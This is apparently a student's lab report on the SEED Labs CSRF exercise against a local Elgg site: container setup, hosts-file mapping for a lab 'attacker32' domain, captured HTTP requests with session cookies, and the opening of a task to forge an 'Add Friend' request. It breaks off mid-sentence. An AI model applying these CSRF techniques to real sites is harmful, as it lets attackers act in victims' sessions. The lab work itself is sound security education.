


Figure 3.4: Leave the terminal as it is

2. **Verify Running Containers:**

- Executed the `dockps` command to verify the active containers. This command displayed the running database and web server containers, confirming that the setup was successful.




Figure 3.5: Displaying the database servers

3. **Edit the** /etc/hosts **File:**

   - Displayed the current contents of the /etc/hosts file using the command:

     ```
     cat /etc/hosts
     ```

   - Opened the /etc/hosts file with root privileges using:

     ```
     sudo nano /etc/hosts
     ```

   - Added the following mapping to associate the web server's IP address with its hostname:

     ```
     10.9.0.5    www.seed-server.com
     10.9.0.5    www.example32.com
     10.9.0.5    www.attacker32.com
     ```

- Saved the changes and exited the editor.




Figure 3.6: Web servers added to hosts file

4. **Verify the Changes:**

   - Displayed the updated contents of the /etc/hosts file to confirm the changes:

     ```
     cat /etc/hosts
     ```

   - Verified that the IP address and hostname mapping were correctly added.

5. **Access the Web Application:**

   - Opened a browser and navigated to the following URL to access the web application:

http://www.seed-server.com




Figure 3.7: seed-server web application home page

- Logged into the web application to confirm that it was functioning as intended and ready for testing CSRF vulnerabilities.

6. **Conduct Initial CSRF Testing:**

   - Verified that the web application was vulnerable to CSRF by crafting and executing unauthorized requests.
   - Collected initial observations to guide the development and testing of countermeasures.

3.3 Lab Task: Attacks

This section discusses the step-by-step walk-through of identifying, exploiting and mitigating common web application vulnerabilities using the Seed Labs platform. So lets process the tasks.

3.4 Task 1: Observing HTTP Request

3.4.1 Objective

The objective of this task is to analyze and understand the structure of HTTP requests in a web application to support the development of a Cross-Site Request Forgery (CSRF) attack. Specifically, the task involves capturing and examining both HTTP GET and POST requests to identify the parameters used, helping to construct a forged request for exploitation. By leveraging tools like "HTTP Header Live," this exercise aims to familiarize participants with HTTP communication patterns and their relevance to CSRF attacks.

3.4.2 Procedure

1. **Get Username & Passwords:**

    - I got the usernames and passwords from the pdf upladed with the Tasks on seed-ubuntu.




Figure 3.8: Logged in Alice on seed-server.com

2. **Login to Alice's Account:**
    - Access the web application using Alice's credentials.
    - This step ensures you have an authenticated session, which is critical for ob-

serving the necessary request patterns.




Figure 3.9: Logged in Alice on seed-server.com

3. **Capture HTTP Requests:**

- Before pressing the button "Login" I utilize a browser extension like *HTTP Header Live* or a tool such as *Burp Suite* to intercept and analyze HTTP requests. After opeing it I logged in to Alice's account with the live intercept.




Figure 3.10: HTTP Header Live Main - Mozilla FireFox

- Record the captured HTTP requests, focusing on GET and POST methods.

4. **Analyze HTTP GET Requests:**

   - Navigate through the application to trigger GET requests.
   - Observe and document the URL parameters, cookies, and headers in the intercepted GET requests.

   Example of a captured GET request:

   ```
   GET /profile?user_id=12345 HTTP/1.1
   Host: www.seed-server.com
   Cookie: Elgg=gumogquah3t4dlaa4lgrklnm2j
   ```

5. **Analyze HTTP POST Requests:**

- Perform actions that trigger POST requests, such as submitting a form or uploading data.
- Examine the request body, headers, and cookies.

Example of a captured POST request:

```
POST /transfer HTTP/1.1
Host: www.seed-server.com
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=7lo56d47db0jk4sbtd2ppngpf2
amount=1000&recipient=bob
```




Figure 3.11: Analyzing HTTP POST Login Request


6. **Identify GUID or Session Identifiers:**
   - I payed special attention to session identifiers (e.g., GUID) in cookies or headers. These are crucial for authenticating the user. Alice guide was 56.

- I noted that patterns and locations where sensitive session data is exposed.

3.5 Task 2: CSRF Attack using GET Request

3.5.1 Objective

The objective of Task 2 is to demonstrate how a Cross-Site Request Forgery (CSRF) attack can be carried out using an HTTP GET request to manipulate a victim's actions on a web application without their consent. In this scenario, Samy (the attacker) aims to add himself as a friend to Alice (the victim) on the Elgg social network. This task involves crafting a malicious webpage that exploits Alice's active session on Elgg to send an unauthorized "Add Friend" request when Alice visits the webpage. The attack bypasses user interaction, utilizing browser behavior to execute the GET request automatically.



3.2 Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Samy. Samy wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: `www.attacker32.com`. Pretend that you are Samy, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Samy is added to the 